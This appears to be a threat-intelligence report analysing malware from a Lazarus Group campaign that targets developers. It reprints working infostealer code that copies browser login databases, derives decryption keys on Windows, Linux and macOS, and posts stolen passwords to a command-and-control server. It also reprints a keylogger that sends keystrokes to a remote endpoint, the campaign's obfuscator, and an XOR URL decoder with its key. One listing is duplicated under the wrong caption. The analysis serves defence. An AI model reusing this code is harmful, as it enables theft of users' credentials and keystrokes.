
This implant targets major browsers and will extract the encrypted password content.



```
def retrieve_database(self) -> list:
    """
    Retrieve all the information from the databases with encrypted values.
    """
    temp_path = (home + "/AppData/Local/Temp") if self.target_os == "Windows" else "/tmp"
    database_paths, keys = self.database_paths, self.keys
    try:
        for database_path in database_paths:  # Iterate on each available database
            # Copy the file to the temp directory as the database will be locked if the browser is running
            filename = os.path.join(temp_path, "LoginData.db")

            shutil.copyfile(database_path, filename)

            db = sqlite3.connect(filename)  # Connect to database
            cursor = db.cursor()  # Initialize cursor for the connection
            # Get data from the database
            cursor.execute(
                "select origin_url, action_url, username_value, password_value, date_created, date_last_used from logins order by date_created"
            )

            # Set default values. Some of the values from the database are not filled.
            creation_time = "unknown"
            last_time_used = "unknown"
            try:
                key = keys[database_paths.index(database_path)]
            except:
                key = keys[0]

            # Iterate over all the rows
            for row in cursor.fetchall():
                origin_url = row[0]
                action_url = row[1]
                username = row[2]
                encrypted_password = row[3]
                created = row[4]
                lastused = row[5]
```

Function to extract the content from these Browsers


The implant has the capability of decrypting the passwords for various operating system browsers. The following is the function to get the encryption key for Windows based browsers. It is using the Windows API win32crypt.CryptUnprotectData to decrypt the Browsers master key.



```
@staticmethod
def get_encryption_key(path: Union[Path, str]):
    """
    Return the encryption key of a path
    """
    try:
        with open(path, "r", encoding="utf-8") as file:  # Open the "Local State"
            local_state = file.read()
            local_state = json.loads(local_state)

        key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
        key = key[5:]
        return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]
    except:
        return ""
```

Get encryption key for Windows


On Windows, decryption will involve extracting the AES key, deriving the initial vector (IV) and decrypting the data using AES-GCM or the CryptrUnprotectData function. The following is the function that performs this.



```
@staticmethod
def decrypt_windows_password(password: bytes, key: bytes) -> str:
    try:
        # Get the initialization vector
        iv = password[3:15]
        password = password[15:]
        # Generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # Decrypt password
        return cipher.decrypt(password)[:-16].decode()

    except Exception:
        try:return str(win32crypt.CryptUnprotectData(password, None, None, None, 0)[1])
```

Windows Browser password decryption.


The process for Linux based systems is a bit different and the keys are accessed in a different manner. The implant will get the encryption key from GNOME keyring via secretstorage. The following function will get the encryption key for the browser.



```
def get_encryption_key(self) -> bytes:
    """
    Return the encryption key for the browser
    """
    try:
        label = "Chrome Safe Storage"  # Default
        # Some browsers have a different safe storage label
        if self.browser=="opera":label="Chromium Safe Storage"
        elif self.browser=="brave":label="Brave Safe Storage"
        elif self.browser=="yandex":label="Yandex Safe Storage"

        # Default password is peanuts
        passw = 'peanuts'.encode('utf8')
        # New connection to session bus
        bus = secretstorage.dbus_init()
        collection = secretstorage.get_default_collection(bus)
        for item in collection.get_all_items():  # Iterate
            if item.get_label() == label:passw = item.get_secret().decode("utf-8");break

        return PBKDF2(passw, b'saltysalt', 16, 1)
    except:return ""
```

Get encryption key for Linux based Browsers


On Linux machines, the process to decrypt a password involves reading from the Login Data from the SQLite DB. It will then perform decryption using AES.



```
@staticmethod
def decrypt_unix_password(password: bytes, key: bytes) -> str:
    """
    Decrypt Unix Chrome password
    Salt: The salt is ??????saltysalt????" (constant)
    Iterations: 1003(constant) for symmetric key derivation in macOS. 1 iteration in Linux.
    IV: 16 spaces.
    """
    try:
        iv = b' ' * 16  # Initialization vector
        password = password[3:]  # Delete the 3 first chars
        cipher = AES.new(key, AES.MODE_CBC, IV=iv)  # Create cipher
        return cipher.decrypt(password).strip().decode('utf8')
    except Exception:return ""
```

Decrypt Linux Browser Passwords


The decryption process for MacOS is the same as Linux, however extracting the encryption key is a bit different. The saved password will be retrieved from the keychain using the security command.



```
def get_encryption_key(self) -> Union[str, None]:
    """
    Return the encryption key for the browser

    Note: The system will notify the user and ask for permission
    even running as a sudo user as it's trying to access the keychain.
    """
    try:
        label="Chrome"  # Default
        # Some browsers have a different safe storage label
        if self.browser=="opera":label="Opera"
        elif self.browser=="brave":label="Brave"
        elif self.browser=="yandex":label="Yandex"

        # Run command
        # Note: this command will prompt a confirmation window
        safe_storage_key = subprocess.check_output(
            f"security 2>&1 > /dev/null find-generic-password -ga '{label}'",
            shell=True)

        # Get key from the output
        return re.findall(r'\"(.*?)\"', safe_storage_key.decode("utf-8"))[0]
    except:return ""
```

MacOS get encryption key


The saved password is processed using PBKDF2 to derive the AES key. The following is the function that will decrypt the keychain to an AES key.



```
def fetch(self):
    """
    Return database paths and keys for MacOS
    """
    key = self.get_encryption_key()
    if not key:return [],[]

    # Decrypt the keychain key to a hex key
    self.keys.append(PBKDF2(key, b'saltysalt', 16, 1003, hmac_hash_module=SHA1))
    return self.database_paths, self.keys
```

MacOS Keychain Decryption


The following function will prepare the data to be sent to the C2 server. Further it will format the encrypted data into a human readable string.



```python
def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bool = True) -> bool:
    content = filepath + '\n' + self.pretty_print()
    options = {
        'ts': str(ts),
        'type': sType,
        'hid': hn,
        'ss': str(fn),
        'cc': content
    }
    url = host2 + '/keys'
    try:
        requests.post(url, data=options)
    except:
        return ""
```

Function to prepare data for C2


The implant will combine the decrypted data (self.pretty_print) with the browsers file path to create a content string (cc). This is an example of what the content could look like for the variable CC



```
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default
origin_url : https://example.com
username : user@example.com
password : mypassword123
creation_time : 2024-01-01 12:00:00
last_time_used : 2024-01-10 12:00:00
```

Example


This function described above is called to assemble the data into a human readable string to be sent to the C2.



```python
    def pretty_print(self) -> str:
        """
        Return the pretty-printed values
        """
        o = ""
        for dict_ in self.values:
            for val in dict_:
                o += f"{val} : {dict_[val]}\n"
            o += '-' * 50 + '\n'

        for dict_ in self.webs:
            for val in dict_:
                o += f"{val} : {dict_[val]}\n"
            o += '-' * 50 + '\n'

        return o
```

Format the decrypted data into human readable

Finally the implant is sending the data via HTTP post to the C2 based on the hardcoded host values.




```python
    def pretty_print(self) -> str:
        """
        Return the pretty-printed values
        """
        o = ""
        for dict_ in self.values:
            for val in dict_:
                o += f"{val} : {dict_[val]}\n"
            o += '-' * 50 + '\n'

        for dict_ in self.webs:
            for val in dict_:
                o += f"{val} : {dict_[val]}\n"
            o += '-' * 50 + '\n'

        return o
```

Hardcoded C2 hosts

MCLIP

The MCLIP implant (**mclip15_99.py**) was successfully obtained from the C2 server which is downloaded by Main99 and Main5346. The main functionalities of this code is keyboard and clipboard monitoring and exfiltration. The C2 server is also different, but also hosted at the same provider (Stark Industries LLC). This c2 appears to be specifically established to interact with this MCLIP implant. This implant communicates over port **1224 to 95[.]164[.]7[.]171** and is configured to use sType **15** and gType **99** which appears to be part of the 99 operation. The following is an analysis of this implant and its general capabilities. The code is organized into two parts, keyboard hooking, logging and transmission to C2 and similarly for clipboard.


The following is the function to hook the keyboard and monitor keyboard activity.



```
def OnKeyboardEvent(event):
    (pid, text, caption) = act_win_pn()  # Get the active window's process and caption
    if browserlist.count(text):  # Check if the process is in the targeted browser list
        if caption == "":
            global key_log
            key = event.Ascii
            if (is_control_down()):
                key = f"<^{event.Key}>"
            elif key == 0xD:  # Enter key
                key = "\n"
            else:
                if key >= 32 and key <= 126:
                    key = chr(key)  # Convert ASCII to character
                else:
                    key = f'<{event.Key}>'

            if is_control_down() and event.Key == 'V':  # Detect clipboard paste
                GetTextFromClipboard()
            key_log += key  # Append keystroke to the log
            if key == "\n" and len(key_log):  # Log when Enter key is pressed
                save_log(key_log, text, "extension")
        else:
            if len(key_log):  # Save log if there's residual data
                save_log(key_log, text, "extension")
    return True  # Allow other hooks to process the event
```

Keyboard hooking process


The implant will save the data and send it to the C2 server via the /api/clip endpoint. The following is the function that will save the captured data and send it to the C2.



```
def save_log(log, text, caption):
    global key_log
    r = {
        'gid': sType,
        'pid': gType,
        'pcname': socket.gethostname(),  # Get the host machine's name
        'processname': text,            # Name of the process (e.g., browser)
        'windowname': caption,          # Caption of the active window
        'data': log,                    # The captured keystrokes or clipboard data
    }
    host2 = f"http://{HOST}:{PORT}"  # Remote server URL
    post(host2 + "/api/clip", data=r)  # Send the data to the remote server
    key_log = ""  # Reset the key log after saving
```

Unknown Code


Later in the obfuscated script (**brow15_99.py**) after encoding stage 115 is another rather large sophisticated Python implant, which appears to be incomplete and cut-off. What's interesting is the Python script contains the original obfuscator that was used to create the obfuscation on the files downloaded from the C2.



```python
##### Obfuscator #####

zlb = lambda in_ : zlib.compress(in_)
b64 = lambda in_ : base64.b64encode(in_)

def obfuscate_script(data: str, loop_count: int) -> str:
    # Change the value of the random variable to ensure different obfuscation strings each time

    data = data.replace("RandVar = '?'", f"RandVar = '{random.randint(100000, 10000000)}'")

    # Setup obfuscation

    xx = "b64(zlb(data.encode('utf8')))[::-1]"
    prefix = "_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));"

    # Perform obfuscation

    for i in range(loop_count):
        try:
            data = "exec((_)(%s))" % repr(eval(xx))
        except TypeError as s:
            sys.exit(" TypeError : " + str(s))

    # Build the complete output

    output = ""

    output += "\\n"
    output += prefix
    output += data
    output += "\\n"

    # Return the output

    return output
```

Obfuscation Function


The implant appears to be getting some payload from XOR encrypted Pastebin URLs.



```python
def decode(encoded: str) -> str:
    encoded_bytes = binascii.unhexlify(encoded)  # Convert hex string to bytes
    encoded_bytes = xor_decrypt(encoded_bytes)  # Apply XOR decryption
    encoded = base64.b64decode(encoded_bytes).decode()  # Decode from Base64
    return encoded[::-1]  # Reverse the resulting string
```

Function to decode the URLs

Further, it makes a bunch of references to a TSUNAMI payload which STRIKE hasn't analyzed, and its role is unknown. It decodes an array of URLs using the following XOR which in return presents a bunch of Pastebin URLs.



```python
def xor_encrypt(text: bytes):
    XOR_KEY = b"!!!HappyPenguin1950!!!"

    encrypted_text = bytearray()
    for i in range(len(text)):
        encrypted_text.append(text[i] ^ XOR_KEY[i % len(XOR_KEY)])
    return bytes(encrypted_text)
```

XOR encryption function

Conclusion

The ongoing "Operation 99" campaign orchestrated by the Lazarus Group exemplifies the increasing sophistication and adaptability of state-sponsored cyber threats. By targeting software developers interested in Web3 and cryptocurrency sectors, the attackers exploit a critical link in the technology supply chain. Their use of fake recruitment schemes, malicious Git repositories, and modular malware frameworks underscores their strategic focus on high-value data, including source code, configuration files, and cryptocurrency credentials.

The campaign's reliance on obfuscated, multi-stage implants and dynamic payload delivery highlights the advanced capabilities of the adversary. The identified Command and Control (C2) infrastructure further demonstrates their ability to tailor attacks across different operating systems while maintaining operational stealth.

This campaign not only reaffirms the persistent threat posed by the Lazarus Group but also serves as a stark reminder of the vulnerabilities within developer ecosystems. As these attacks evolve, it is critical for organizations and developers to adopt proactive security measures, including enhanced code repository verification, robust endpoint defenses, and heightened vigilance against social engineering tactics. The STRIKE team's findings contribute valuable insights into mitigating these complex threats and safeguarding the technology community against future attacks.

SecurityScorecard